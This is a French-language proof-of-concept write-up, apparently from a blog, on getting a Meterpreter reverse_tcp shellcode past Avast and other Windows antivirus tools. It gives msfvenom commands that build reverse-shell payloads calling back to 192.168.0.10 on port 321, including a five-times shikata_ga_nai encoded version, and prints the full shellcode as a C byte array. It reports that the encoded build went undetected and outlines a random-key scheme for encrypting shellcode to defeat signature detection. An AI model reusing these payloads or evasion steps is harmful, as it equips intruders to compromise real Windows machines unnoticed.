PoC 2 : Méthode de chiffrement manuel de shellcode en C

Introduction :

La cible est désormais une machine Windows 10 avec Avast comme antivirus principal actif, MalwareByte et Windows Defender en mode passif.

Le payload de base est un shellcode reverse_tcp brute et le deuxième payload est identique en tout point, mais dispose de 5 couches de chiffrement supplémentaire avec la méthode shikata ga nai. Ceux-ci sont générés avec msfvenom :

• msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=321 -f c > payload

• msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=321 -e x86/shikata_ga_nai -i 5 -f c > encPayload

Lorsque nous indiquons à msfvenom de générer un fichier au format C (l'instruction -f c), celui-ci nous retourne une suite de caractères barbares :


```
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xc0\xa8\x00\x0a\x68\x02"
"\x00\x01\x41\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00"
"\x53\xff\xd5";
```

Il s'agit de ce que l'on appel un shellcode. Un shellcode est une suite de caractères formants un binaire exécutable capable de lancer un shell (comme son nom l'indique) !
Une des utilisations possibles de ce shellcode consiste à l'inclure dans un fichier C, et à l'exécuter automatiquement au lancement du programme compilé.
Essayons de créer deux fichiers exécutables contenant nos deux shellcode de base, pour observer le principe de leurs implémentation dans un code C, la phase de compilation, et surtout leurs niveaux de dangerosité selon les antivirus.

Utilisation basique d’un shellcode malveillant :

D’habitude bien plus à l’aise sous Linux, je passe exceptionnellement sur Windows pour cette première partie, afin d'esquiver les problèmes liés à la cross-compilation. La suite se passe donc sur Code::Block Windows Edition.

Concernant le premier shellcode (celui qui n’est pas chiffré et qui se nomme “payload”), il n’a pas fallu attendre longtemps pour avoir les résultats.
A peine sorti de la boîte magique à compiler qu’est gcc, une alerte d’Avast nous empêche d’aller plus loin avec ce fichier :



Essayons avec le shellcode chiffré, nous aurons certainement plus de chance.
Étrange, Avast ne pointe pas le bout de son nez …
Après une petite analyse, l’antivirus ne trouve rien de suspect dans notre exécutable.
Passons notre fichier dans un scanner de fichier en ligne sans redirection (il se pourrait bien que nous ayons devant les yeux un FUD que je ne m’attendais pas de croiser si rapidement)

Et bien, c'est plutôt efficace ! Quelques lettres de plus sous msfvenom, deux-trois lignes de codes, et nous obtenons un exécutable prêt à passer inaperçu sur une très (trop?) grosse partie des machines Windows !

Avec du recul, le résultat est impressionnant comparé à l'effort fournis, et il va être difficile de faire mieux ! Nous n'allons pas réinventer un générateur de code polymorphique aussi puissant que celui utilisé ici, mais en revanche, il pourrait être intéressant de partir de notre premier shellcode et d'essayer de le rendre furtif pour le plus grand nombre d'antivirus possibles !

Chiffrement manuel du shellcode :

En se penchant sur la composition d'un shellcode, nous observons rapidement que ceux-ci sont tous formés de la même manière, à savoir une suite de backslash et de "x" suivi d'un code hexadécimal.
Si l'antivirus a détecté la tentative de compilation, c'est donc forcément que le shellcode basique possède une signature qui lui est propre, et que l'antivirus connait cette même signature. il faudrait donc être capable de modifier les caractères de ce shellcode, sans toucher à son fonctionnement.

La première chose à faire serait d'isoler la partie du shellcode contenant la signature, de modifier quelques valeures hexadécimales (en les incrémentant de 2 par exemple), et d'indiquer dans le corps du programme C qu'à telle position, il faut soustraire 2 au code hexadécimal avant de lancer le shellcode.

La méthode fonctionnerait, mais serait trop longue à mettre en place.
En revanche, il est tout à fait viable de garder le même principe en l'appliquant à tous les caractères du shellcode ! Pour ce faire, il va falloir écrire un script capable de modifier toutes les valeurs du fichier avec des nombres aléatoires. Cette suite de nombre aléatoire serait ainsi la "clé" de déchiffrement du shellcode. Il ne resterait alors qu'à indiquer que la première entrée du shellcode doit être soustraite au premier nombre aléatoire, et ainsi de suite !